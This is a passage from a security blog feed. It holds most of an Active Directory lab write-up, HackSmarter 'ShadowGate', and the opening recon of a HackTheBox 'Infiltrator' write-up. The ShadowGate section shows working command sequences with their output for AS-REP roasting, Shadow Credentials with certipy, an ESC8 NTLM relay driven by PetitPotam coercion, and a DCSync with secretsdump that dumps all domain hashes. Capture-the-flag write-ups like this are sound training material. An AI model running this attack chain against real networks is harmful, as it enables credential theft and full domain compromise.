<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>impacket-GetNPUsers <span class="nv">$DOMAIN</span>/ <span class="nt">-no-pass</span> <span class="nt">-usersfile</span> users.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC

<span class="o">[</span>-] User ATHENA doesn<span class="s1">'t have UF_DONT_REQUIRE_PREAUTH set
[-] User mbrownlee doesn'</span>t have UF_DONT_REQUIRE_PREAUTH <span class="nb">set</span>
<span class="o">[</span>-] User bbrown doesn<span class="s1">'t have UF_DONT_REQUIRE_PREAUTH set
[-] User jsmith doesn'</span>t have UF_DONT_REQUIRE_PREAUTH <span class="nb">set</span>
<span class="o">[</span>-] User clocke doesn<span class="s1">'t have UF_DONT_REQUIRE_PREAUTH set
[-] User tclarke doesn'</span>t have UF_DONT_REQUIRE_PREAUTH <span class="nb">set</span>
<span class="o">[</span>-] User jbradford doesn<span class="s1">'t have UF_DONT_REQUIRE_PREAUTH set
[-] User amoss doesn'</span>t have UF_DONT_REQUIRE_PREAUTH <span class="nb">set</span>
<span class="nv">$krb5asrep$23$jtrueblood</span>@SHADOW.GATE:8d030b4ee8602440befd901f9612f6fb<span class="nv">$7754ec49</span>...87b04a
</code></pre></div></div>

<p>Only <code class="language-plaintext highlighter-rouge">jtrueblood</code> has pre-authentication disabled. We crack the AS-REP hash offline with <code class="language-plaintext highlighter-rouge">hashcat</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>iamwin@Jean:~<span class="nv">$ </span>hashcat <span class="nt">-a</span> 0 <span class="nt">-m</span> 18200 asrep_jtrueblood /usr/share/kali-wordlists/rockyou.txt

<span class="nv">$krb5asrep$23$jtrueblood</span>@SHADOW.GATE:[...]:blood_brothers

Status: Cracked
Time.Started: Sun Sep 20 18:57:52 2026 <span class="o">(</span>4 secs<span class="o">)</span>
Speed.#01: 2975.9 kH/s @ Accel:1024
Progress: 9584640/14344385 <span class="o">(</span>66.82%<span class="o">)</span>
</code></pre></div></div>

<p><strong>First credential obtained:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>jtrueblood : blood_brothers
</code></pre></div></div>

<p>We validate and enumerate shares:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>nxc smb <span class="nv">$FQDN</span> <span class="nt">-u</span> jtrueblood <span class="nt">-p</span> <span class="s1">'blood_brothers'</span> <span class="nt">--shares</span>
SMB  10.1.79.82  445  DC01  <span class="o">[</span>+] shadow.gate<span class="se">\j</span>trueblood:blood_brothers
SMB  10.1.79.82  445  DC01  Share        Permissions   Remark
SMB  10.1.79.82  445  DC01  CertEnroll   READ          Active Directory Certificate Services share
SMB  10.1.79.82  445  DC01  IPC<span class="nv">$ </span>        READ          Remote IPC
SMB  10.1.79.82  445  DC01  NETLOGON     READ          Logon server share
SMB  10.1.79.82  445  DC01  SYSVOL       READ          Logon server share
</code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">CertEnroll</code> share confirms <strong>ADCS is running</strong> on this domain. We take a look inside:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>smbng <span class="nt">-H</span> <span class="nv">$IP</span> <span class="nt">-P</span> 445 <span class="nt">-d</span> <span class="nv">$DOMAIN</span> <span class="nt">-u</span> jtrueblood <span class="nt">-p</span> <span class="s1">'blood_brothers'</span>
■[<span class="se">\\</span>10.1.79.82<span class="se">\C</span>ertEnroll<span class="se">\]</span><span class="o">&gt;</span> tree
├── DC01.shadow.gate_shadow-DC01-CA.crt
├── nsrev_shadow-DC01-CA.asp
├── shadow-DC01-CA+.crl
└── shadow-DC01-CA.crl
</code></pre></div></div>

<p>Nothing directly exploitable in the share, but we now know there is an active CA. We move on to enumerate AD object permissions.</p>

<hr />

<h2 id="4-shadow-credentials--compromising-bbrown">4. Shadow Credentials — Compromising bbrown</h2>

<p>We use <code class="language-plaintext highlighter-rouge">bloodyAD</code> to enumerate objects that <code class="language-plaintext highlighter-rouge">jtrueblood</code> has write permissions over in Active Directory:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>bloodyAD <span class="nt">--host</span> <span class="nv">$IP</span> <span class="nt">-d</span> <span class="nv">$DOMAIN</span> <span class="nt">-u</span> jtrueblood <span class="nt">-p</span> <span class="s1">'blood_brothers'</span> get writable

distinguishedName: <span class="nv">CN</span><span class="o">=</span>Bob Brown,OU<span class="o">=</span>Technology,OU<span class="o">=</span>Departments,DC<span class="o">=</span>shadow,DC<span class="o">=</span>gate
permission: WRITE

distinguishedName: <span class="nv">CN</span><span class="o">=</span>James Trueblood,OU<span class="o">=</span>Technology,OU<span class="o">=</span>Departments,DC<span class="o">=</span>shadow,DC<span class="o">=</span>gate
permission: WRITE

distinguishedName: <span class="nv">DC</span><span class="o">=</span>shadow.gate,CN<span class="o">=</span>MicrosoftDNS,DC<span class="o">=</span>DomainDnsZones,DC<span class="o">=</span>shadow,DC<span class="o">=</span>gate
permission: CREATE_CHILD
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">jtrueblood</code> has <strong>write access over <code class="language-plaintext highlighter-rouge">bbrown</code>’s AD object</strong>. This opens up two attack paths:</p>

<ul>
  <li><strong>Targeted Kerberoasting:</strong> set a fake SPN on <code class="language-plaintext highlighter-rouge">bbrown</code>, request a TGS and crack it offline.</li>
  <li><strong>Shadow Credentials:</strong> inject a public key into <code class="language-plaintext highlighter-rouge">bbrown</code>’s <code class="language-plaintext highlighter-rouge">msDS-KeyCredentialLink</code> attribute and authenticate as him without ever knowing his password.</li>
</ul>

<p>We go with <strong>Shadow Credentials</strong> — cleaner and requires no cracking. The technique works by appending a public key we control to the victim’s <code class="language-plaintext highlighter-rouge">msDS-KeyCredentialLink</code> attribute. Kerberos then allows us to request a TGT using the matching certificate via <strong>PKINIT</strong>, and from there we recover the NT hash through <strong>U2U Kerberos</strong>.</p>

<p>We first check whether <code class="language-plaintext highlighter-rouge">bbrown</code> already has any credential registered:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>certipy shadow list <span class="nt">-u</span> jtrueblood@<span class="nv">$DOMAIN</span> <span class="nt">-p</span> <span class="s1">'blood_brothers'</span> <span class="nt">-account</span> bbrown <span class="nt">-dc-ip</span> <span class="nv">$IP</span>
Certipy v5.1.0 - by Oliver Lyak <span class="o">(</span>ly4k<span class="o">)</span>

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Targeting user <span class="s1">'bbrown'</span>
</code></pre></div></div>

<p>No existing <code class="language-plaintext highlighter-rouge">msDS-KeyCredentialLink</code> entries. We run <code class="language-plaintext highlighter-rouge">shadow auto</code>, which handles the full cycle automatically — inject the key, authenticate via PKINIT, recover the NT hash, then clean up the injected entry:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>certipy shadow auto <span class="nt">-u</span> jtrueblood@<span class="nv">$DOMAIN</span> <span class="nt">-p</span> <span class="s1">'blood_brothers'</span> <span class="nt">-account</span> bbrown <span class="nt">-dc-ip</span> <span class="nv">$IP</span>
Certipy v5.1.0 - by Oliver Lyak <span class="o">(</span>ly4k<span class="o">)</span>

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Targeting user <span class="s1">'bbrown'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Generating certificate
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Certificate generated
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Generating Key Credential
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Key Credential generated with DeviceID <span class="s1">'53686b3159964ffc99a798fc14271495'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Adding Key Credential to the Key Credentials <span class="k">for</span> <span class="s1">'bbrown'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Successfully added Key Credential to the Key Credentials <span class="k">for</span> <span class="s1">'bbrown'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Authenticating as <span class="s1">'bbrown'</span> with the certificate
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Got TGT
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Trying to retrieve NT <span class="nb">hash </span><span class="k">for</span> <span class="s1">'bbrown'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Restoring the old Key Credentials <span class="k">for</span> <span class="s1">'bbrown'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Successfully restored the old Key Credentials <span class="k">for</span> <span class="s1">'bbrown'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> NT <span class="nb">hash </span><span class="k">for</span> <span class="s1">'bbrown'</span>: 259745cb123a52aa2e693aaacca2db52
</code></pre></div></div>

<p><strong>Second credential obtained (Pass-the-Hash):</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>bbrown : 259745cb123a52aa2e693aaacca2db52
</code></pre></div></div>

<p>We validate the hash and check shares:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>nxc smb <span class="nv">$FQDN</span> <span class="nt">-u</span> bbrown <span class="nt">-H</span> 259745cb123a52aa2e693aaacca2db52 <span class="nt">--shares</span>
SMB  10.1.79.82  445  DC01  <span class="o">[</span>+] shadow.gate<span class="se">\b</span>brown:259745cb123a52aa2e693aaacca2db52
SMB  10.1.79.82  445  DC01  Share        Permissions
SMB  10.1.79.82  445  DC01  CertEnroll   READ
SMB  10.1.79.82  445  DC01  NETLOGON     READ
SMB  10.1.79.82  445  DC01  SYSVOL       READ
</code></pre></div></div>

<hr />

<h2 id="5-adcs-esc8--ntlm-relay-to-web-enrollment">5. ADCS ESC8 — NTLM Relay to Web Enrollment</h2>

<p>With <code class="language-plaintext highlighter-rouge">bbrown</code>’s credentials, we audit certificate templates using <code class="language-plaintext highlighter-rouge">certipy find</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>certipy find <span class="nt">-u</span> bbrown@shadow.gate <span class="nt">-hashes</span> :259745cb123a52aa2e693aaacca2db52 <span class="se">\</span>
    <span class="nt">-target</span> shadow.gate <span class="nt">-dc-ip</span> <span class="nv">$IP</span> <span class="nt">-vulnerable</span> <span class="nt">-stdout</span>
Certipy v5.1.0 - by Oliver Lyak <span class="o">(</span>ly4k<span class="o">)</span>

Certificate Authorities
  0
    CA Name                : shadow-DC01-CA
    DNS Name               : DC01.shadow.gate
    Web Enrollment
      HTTP
        Enabled            : True
      HTTPS
        Enabled            : False
    User Specified SAN     : Disabled
    Request Disposition    : Issue
    <span class="o">[!]</span> Vulnerabilities
      ESC8                 : Web Enrollment is enabled over HTTP.
</code></pre></div></div>

<p><strong>ESC8 confirmed.</strong> What does this mean in practice?</p>

<blockquote>
  <p><strong>ESC8</strong> occurs when the CA exposes the Web Enrollment endpoint (<code class="language-plaintext highlighter-rouge">/certsrv/certfnsh.asp</code>) over <strong>HTTP without Extended Protection for Authentication (EPA)</strong> and without mandatory NTLM channel binding. This allows an attacker to relay NTLM authentication from any machine toward this endpoint and request a certificate on behalf of the relayed identity — <strong>no password or hash required</strong>.</p>

  <p>If we can force the <strong>Domain Controller to authenticate against us</strong> (via a coercion technique), we can relay <code class="language-plaintext highlighter-rouge">DC01$</code>’s NTLM authentication to the CA and obtain a valid certificate issued to <code class="language-plaintext highlighter-rouge">DC01$</code>. With that certificate we request a TGT via PKINIT and derive the NT hash of <code class="language-plaintext highlighter-rouge">DC01$</code> — a machine account that holds full <strong>DCSync</strong> rights over the domain.</p>
</blockquote>

<p>We verify the HTTP endpoint is up:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>curl <span class="nt">-s</span> <span class="nt">-o</span> /dev/null <span class="nt">-w</span> <span class="s2">"%{http_code}</span><span class="se">\n</span><span class="s2">"</span> http://DC01.shadow.gate/certsrv/
401
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">401</code> confirms the endpoint is alive and waiting for authentication — ideal relay target.</p>

<h3 id="51-setting-up-the-relay-certipy">5.1 Setting Up the Relay (Certipy)</h3>

<p>We open a first terminal and start the relay server. It listens on port 445, catches incoming NTLM connections, relays them to the CA over HTTP and requests a certificate using the <code class="language-plaintext highlighter-rouge">DomainController</code> template:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>certipy relay <span class="nt">-target</span> http://DC01.shadow.gate <span class="nt">-ca</span> shadow-DC01-CA <span class="nt">-template</span> DomainController <span class="nt">-debug</span>
Certipy v5.1.0 - by Oliver Lyak <span class="o">(</span>ly4k<span class="o">)</span>

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Targeting http://DC01.shadow.gate/certsrv/certfnsh.asp <span class="o">(</span>ESC8<span class="o">)</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Listening on 0.0.0.0:445
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Setting up SMB Server on port 445
</code></pre></div></div>

<h3 id="52-coercion-via-petitpotam">5.2 Coercion via PetitPotam</h3>

<p>In a <strong>second terminal</strong>, we force the DC to authenticate against our machine using <code class="language-plaintext highlighter-rouge">PetitPotam</code>. This exploit abuses the MS-EFSRPC protocol to make any Windows machine initiate an NTLM authentication handshake toward an arbitrary IP.</p>

<blockquote>
  <p><strong>Why does this work?</strong> MS-EFSRPC (Encrypting File System Remote Protocol) exposes RPC functions that internally cause the server to access a UNC path. If that path points to our machine, Windows automatically initiates an NTLM authentication — no user interaction required, no elevated privileges needed on the target.</p>
</blockquote>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>python3 PetitPotam/PetitPotam.py <span class="nt">-u</span> bbrown <span class="nt">-hashes</span> :259745cb123a52aa2e693aaacca2db52 <span class="se">\</span>
    <span class="nt">-d</span> shadow.gate 10.200.97.110 DC01.shadow.gate

Trying pipe lsarpc
<span class="o">[</span>+] Connected!
<span class="o">[</span>+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
<span class="o">[</span>+] Successfully bound!
<span class="o">[</span>-] Sending EfsRpcOpenFileRaw!
<span class="o">[</span>-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
<span class="o">[</span>+] OK! Using unpatched <span class="k">function</span><span class="o">!</span>
<span class="o">[</span>-] Sending EfsRpcEncryptFileSrv!
<span class="o">[</span>+] Got expected ERROR_BAD_NETPATH exception!!
<span class="o">[</span>+] Attack worked!
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">EfsRpcOpenFileRaw</code> is patched (Microsoft addressed it in August 2021), but <code class="language-plaintext highlighter-rouge">EfsRpcEncryptFileSrv</code> remains unpatched and functional. The coercion succeeded.</p>

<p>Back in our relay terminal, <code class="language-plaintext highlighter-rouge">DC01$</code> authentication is caught and forwarded to the CA:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">[</span><span class="k">*</span><span class="o">]</span> <span class="o">(</span>SMB<span class="o">)</span>: Received connection from 10.1.79.82, attacking target http://DC01.shadow.gate
<span class="o">[</span><span class="k">*</span><span class="o">]</span> HTTP Request: GET http://dc01.shadow.gate/certsrv/certfnsh.asp <span class="s2">"HTTP/1.1 200 OK"</span>
<span class="o">[</span>+] HTTP server returned status code 200, treating as successful login
<span class="o">[</span><span class="k">*</span><span class="o">]</span> <span class="o">(</span>SMB<span class="o">)</span>: Authenticating connection from /@10.1.79.82 against http://DC01.shadow.gate SUCCEED <span class="o">[</span>1]
<span class="o">[</span>+] Generating RSA key
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Requesting certificate <span class="k">for</span> <span class="s1">'\'</span> based on the template <span class="s1">'DomainController'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Certificate issued with request ID 5
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Got certificate with DNS Host Name <span class="s1">'DC01.shadow.gate'</span>
<span class="o">[</span>+] Found SID <span class="k">in </span>security extension: <span class="s1">'S-1-5-21-243493930-1113464705-3012771586-1000'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Saving certificate and private key to <span class="s1">'dc01.pfx'</span>
<span class="o">[</span>+] Data written to <span class="s1">'dc01.pfx'</span>
</code></pre></div></div>

<p><img src="/assets/images/posts/ShadowGate-HackSmarter/img1.png" alt="Certificate dc01.pfx obtained via ESC8 NTLM Relay" /></p>

<p>The CA, upon receiving the relayed NTLM authentication, genuinely believes it is talking to <code class="language-plaintext highlighter-rouge">DC01$</code> and <strong>issues a valid certificate in its name</strong> — without asking for any password, trusting solely the NTLM session that arrived. This is the core of ESC8.</p>

<hr />

<h2 id="6-from-dc01-to-domain-admin--dcsync">6. From DC01$ to Domain Admin — DCSync</h2>

<h3 id="61-nt-hash-of-dc01-via-pkinit">6.1 NT Hash of DC01$ via PKINIT</h3>

<p>We use the certificate we just obtained to authenticate as <code class="language-plaintext highlighter-rouge">DC01$</code> and extract its NT hash:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>certipy auth <span class="nt">-pfx</span> dc01.pfx <span class="nt">-dc-ip</span> <span class="nv">$IP</span>
Certipy v5.1.0 - by Oliver Lyak <span class="o">(</span>ly4k<span class="o">)</span>

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Certificate identities:
<span class="o">[</span><span class="k">*</span><span class="o">]</span>     SAN DNS Host Name: <span class="s1">'DC01.shadow.gate'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span>     Security Extension SID: <span class="s1">'S-1-5-21-243493930-1113464705-3012771586-1000'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Using principal: <span class="s1">'dc01$@shadow.gate'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Trying to get TGT...
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Got TGT
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Saving credential cache to <span class="s1">'dc01.ccache'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Trying to retrieve NT <span class="nb">hash </span><span class="k">for</span> <span class="s1">'dc01$'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Got <span class="nb">hash </span><span class="k">for</span> <span class="s1">'dc01$@shadow.gate'</span>: aad3b435b51404eeaad3b435b51404ee:853ae6b8c3f0b07b727453c7db71f281
</code></pre></div></div>

<h3 id="62-dcsync">6.2 DCSync</h3>

<p>Every Domain Controller machine account holds <code class="language-plaintext highlighter-rouge">DS-Replication-Get-Changes</code> and <code class="language-plaintext highlighter-rouge">DS-Replication-Get-Changes-All</code> rights over the domain partition — the same permissions DCs use to replicate changes between each other. <code class="language-plaintext highlighter-rouge">secretsdump</code> leverages these rights to execute a <strong>DCSync</strong>, pulling every credential in the domain directly from Active Directory without ever touching disk on the DC:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>secretsdump.py <span class="nt">-just-dc</span> shadow.gate/<span class="s1">'dc01$'</span>@<span class="nv">$FQDN</span> <span class="se">\</span>
    <span class="nt">-hashes</span> aad3b435b51404eeaad3b435b51404ee:853ae6b8c3f0b07b727453c7db71f281
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Dumping Domain Credentials <span class="o">(</span>domain<span class="se">\u</span><span class="nb">id</span>:rid:lmhash:nthash<span class="o">)</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Using the DRSUAPI method to get NTDS.DIT secrets

Administrator:500:aad3b435b51404eeaad3b435b51404ee:4366ec0f86e29be2a4a5e87a1ba922ec:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b5509cbfe52e94940c0ec99b21e09802:::
shadow.gate<span class="se">\A</span>THENA:1103:aad3b435b51404eeaad3b435b51404ee:3215f4c7c852647c88694ab0b57daaba:::
shadow.gate<span class="se">\m</span>brownlee:1104:aad3b435b51404eeaad3b435b51404ee:6f16868319543175e7f3e6d4eea9adfb:::
shadow.gate<span class="se">\b</span>brown:1109:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::
shadow.gate<span class="se">\j</span>trueblood:1110:aad3b435b51404eeaad3b435b51404ee:27e133a345b980d24e3a60f169f2cb7e:::
shadow.gate<span class="se">\j</span>smith:1112:aad3b435b51404eeaad3b435b51404ee:be0b6d125a6645747d91d30ed3bef98f:::
shadow.gate<span class="se">\c</span>locke:1113:aad3b435b51404eeaad3b435b51404ee:ff506444e2c59b0241812e8e17b0f05e:::
shadow.gate<span class="se">\t</span>clarke:1114:aad3b435b51404eeaad3b435b51404ee:9290a555713c7db0cf7fbf0ac28c1100:::
shadow.gate<span class="se">\j</span>bradford:1115:aad3b435b51404eeaad3b435b51404ee:f5c86043de2a116c6458f3de9aad89de:::
shadow.gate<span class="se">\a</span>moss:1116:aad3b435b51404eeaad3b435b51404ee:381480af4a988ad46758c2f79ee64090:::
DC01<span class="nv">$:</span>1000:aad3b435b51404eeaad3b435b51404ee:853ae6b8c3f0b07b727453c7db71f281:::

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:6bf0048464b8fdf7a2db10f4799715a0c6471ac724424007e95bf55cd6841445
krbtgt:aes256-cts-hmac-sha1-96:9d2c8f2fecd0d6813cde513680b594210cf9c91bc2d4f6715ce25972b6a7c7c5
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Cleaning up...
</code></pre></div></div>

<p><strong>Domain fully compromised.</strong> Administrator NT hash: <code class="language-plaintext highlighter-rouge">4366ec0f86e29be2a4a5e87a1ba922ec</code>.</p>

<hr />

<h2 id="7-attack-path-summary">7. Attack Path Summary</h2>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[Null Session]
    Anonymous enumeration
    9 domain users · no password complexity · lockout threshold 10 · ADCS-Reader group

[AS-REP Roasting]
    jtrueblood → UF_DONT_REQUIRE_PREAUTH
    hashcat + rockyou.txt → blood_brothers

[Shadow Credentials — jtrueblood → bbrown]
    WRITE access over bbrown's AD object
    certipy shadow auto → PKINIT → NT hash bbrown

[ADCS ESC8 — NTLM Relay to HTTP Web Enrollment]
    certipy relay (listener :445)
    PetitPotam coercion → DC01$ NTLM auth toward us
    CA issues dc01.pfx on behalf of DC01$

[PKINIT + DCSync]
    certipy auth → NT hash DC01$
    secretsdump DRSUAPI → all domain hashes
    Domain Compromised
</code></pre></div></div>

<hr />

<p>Thanks for reading — I hope this is useful. If you have any questions, corrections, or just want to talk shop, my socials are linked on this blog.</p>

<p>Closing quote:</p>

<blockquote>
  <p><em>“The quieter you become, the more you can hear.”</em></p>

  <p>— Ram Dass</p>
</blockquote>]]></content><author><name>Wintxx</name></author><category term="Writeups" /><category term="HackSmarter" /><category term="Active Directory" /><category term="HackSmarter" /><category term="ShadowGate" /><category term="Active Directory" /><category term="AS-REP Roasting" /><category term="Shadow Credentials" /><category term="ADCS" /><category term="ESC8" /><category term="NTLM Relay" /><category term="PetitPotam" /><category term="DCSync" /><category term="Certipy" /><summary type="html"><![CDATA[ShadowGate writeup (HackSmarter Pro Labs): anonymous AD enumeration, AS-REP Roasting, Shadow Credentials with Certipy, ESC8 and DCSync.]]></summary></entry><entry><title type="html">Infiltrator — HackTheBox</title><link href="https://iamwin.xyz/writeups/hackthebox/active%20directory/htb-infiltrator-writeup/" rel="alternate" type="text/html" title="Infiltrator — HackTheBox" /><published>2026-09-05T06:12:12+00:00</published><updated>2026-09-05T06:12:12+00:00</updated><id>https://iamwin.xyz/writeups/hackthebox/active%20directory/htb-infiltrator-writeup</id><content type="html" xml:base="https://iamwin.xyz/writeups/hackthebox/active%20directory/htb-infiltrator-writeup/"><![CDATA[<h2 id="1-initial-reconnaissance--enumeration">1. Initial Reconnaissance &amp; Enumeration</h2>

<p>The security assessment begins with a fast TCP port scan using <code class="language-plaintext highlighter-rouge">rustscan</code> combined with <code class="language-plaintext highlighter-rouge">nmap</code> to identify exposed services on the target:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>rustscan <span class="nt">-a</span> <span class="nv">$IP</span> <span class="nt">--ulimit</span> 1000 <span class="nt">-r</span> 1-65535 <span class="nt">--</span> <span class="nt">-A</span> <span class="nt">-sC</span> <span class="nt">-sV</span> <span class="nt">-o</span> nmapresult.txt
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Nmap scan report for 10.129.232.99
Host is up, received echo-reply ttl 127 (0.47s latency).
Scanned at 2026-09-04 15:34:04 EDT for 122s

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods: 
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Infiltrator.htb
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-09-04 19:33:15Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: infiltrator.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: 
| Subject Alternative Name: DNS:dc01.infiltrator.htb, DNS:infiltrator.htb, DNS:INFILTRATOR
| Issuer: commonName=infiltrator-DC01-CA/domainComponent=infiltrator
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: infiltrator.htb, Site: Default-First-Site-Name)
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: infiltrator.htb, Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: infiltrator.htb, Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
| rdp-ntlm-info: 
|   Target_Name: INFILTRATOR
|   NetBIOS_Domain_Name: INFILTRATOR
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: infiltrator.htb
|   DNS_Computer_Name: dc01.infiltrator.htb
|   Product_Version: 10.0.17763
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49690/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49691/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49696/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49728/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49752/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">NetExec</code> is utilized to gather SMB details and generate a local hosts file entry:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">--generate-hosts-file</span> hosts
